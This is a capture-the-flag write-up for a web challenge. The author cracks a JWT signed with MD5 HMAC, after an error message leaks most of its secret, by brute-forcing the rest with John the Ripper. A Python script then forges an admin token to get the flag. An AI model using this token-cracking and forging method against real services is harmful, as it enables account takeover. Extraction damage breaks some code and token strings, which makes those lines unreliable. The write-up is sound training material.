Marmalade 5

Writeup by Speer


Category: Web


Author: congon4tor



Enjoy some of our delicious home made marmalade!

Going to the site I find a login feature:





It appears the site is using a jwt token for the session. So we can take a look at https://jwt.io for a quick inspection and see what is included:

```
Encoded PASTE A TOKEN HERE

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

{
    "alg": "MD5_HMAC"
}

PAYLOAD: DATA

{
    "username": "speer"
}

VERIFY SIGNATURE

HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
    your-256-bit-secret
)    secret base64 encoded
```

Interesting that it uses MD5_HMAC. This is hugely insecure and most jwt signing applications will not support it so once I've found the secret to sign a new payload, I'll have to potentially make a custom script to generate a new admin token.

I altered the base64 payload in my jwt just incase there was no verification actually happening server-side:

changing from:

eyJhbGciOiJNRDVfSE1BQyJ9.eyJ1c2VybmFtZSI6InNwZWVyInO.ILHXm96YDFghahO W7Vxv6A

to

eyJhbGciOiJNRDVfSE1BQyJ9.eyJ1c2VybmFtZSI6ImFkbWluInO.ILHXm96YDFghahO W7Vxv6A

This gave me an interesting error!

Bad Request

Invalid signature, we only accept tokens signed with our MD5 HMAC algorithm using the secret fsrwjcfszeg*****

Well since it's giving up 70% of the secret we can easily bruteforce the last 5 characters.

I used jwt2john.py to convert my original jwt token to a format for john:

```
$ /usr/share/john/jwt2john.py
eyJhbGciOiJNRDVfSE1BQyJ9.eyJ1c2VybmFtZSI6InNwZWVyIn0.ILHXm96YDFghah0
W7Vxv6A > johnjwt | tee
eyJhbGciOiJNRDVfSE1BQyJ9.eyJ1c2VybmFtZSI6InNwZWVyIn0#20b1d79bde980c5
8216a1396ed5c6fe8
```

```
$ john johnjwt --format=hmac-md5 --mask=fsrwjcfszeg?a?a?a?a?a?uSing default input encoding: UTF-8
Loaded 1 password hash (HMAC-MD5 [password is key, MD5 256/256 AVX2 8x3])
Warning: poor OpenMP scalability for this hash type, consider --
fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
fsrwjcfszegvsyfa (?)
1g 0:00:00:01 DONE 0.8064g/s 21583Kp/s 21583Kc/s 21583KC/s
fsrwjcfszeg%Xdfa..fsrwjcfszeg!T4fa
Use the "--show --format=HMAC-MD5" options to display all of the
cracked passwords reliably
Session completed.
```

So our secret is: fsrwjcfszegvsyfa


For speed, I tried using ChatGPT to help build a functioning script but it would consistently give me non-working or outdated functions. So I built it myself to get something to actually work.

```
Python
import base64
import hashlib
import hmac
import json
def token maker(secret):
    header = {"alg": "MD5 HMAC"}
    payload = {"username": "admin"}
    encoded_header =
base64.urlsafe b64encode(bytes(json.dumps(header), "utf-
8")).rstrip(b"=")
    encoded payload =
base64.urlsafe b64encode(bytes(json.dumps(payload), "utf-
8")).rstrip(b"=")
    signature = hmac.new(secret.encode("utf-8"), encoded header +
b"." + encoded_payload, hashlib.md5).digest()
    encoded signature =
base64.urlsafe b64encode(signature).rstrip(b"=")
    token = encoded_header + b"." + encoded_payload + b"." +
encoded signature
    return token.decode("utf-8")
print(token_maker("fsrwjcfszegvsyfa"))
```

result:

eyJhbGciOiAiTUQ1X0hNQUMifQ.eyJ1c2VybmFtZSI6ICJhZG1pbiJ9.fWg2jgheCvPc 4WaNSmAVEQ

Using the new jwt token we get this page:



flag{a249dff54655158c25ddd3584e295c3b}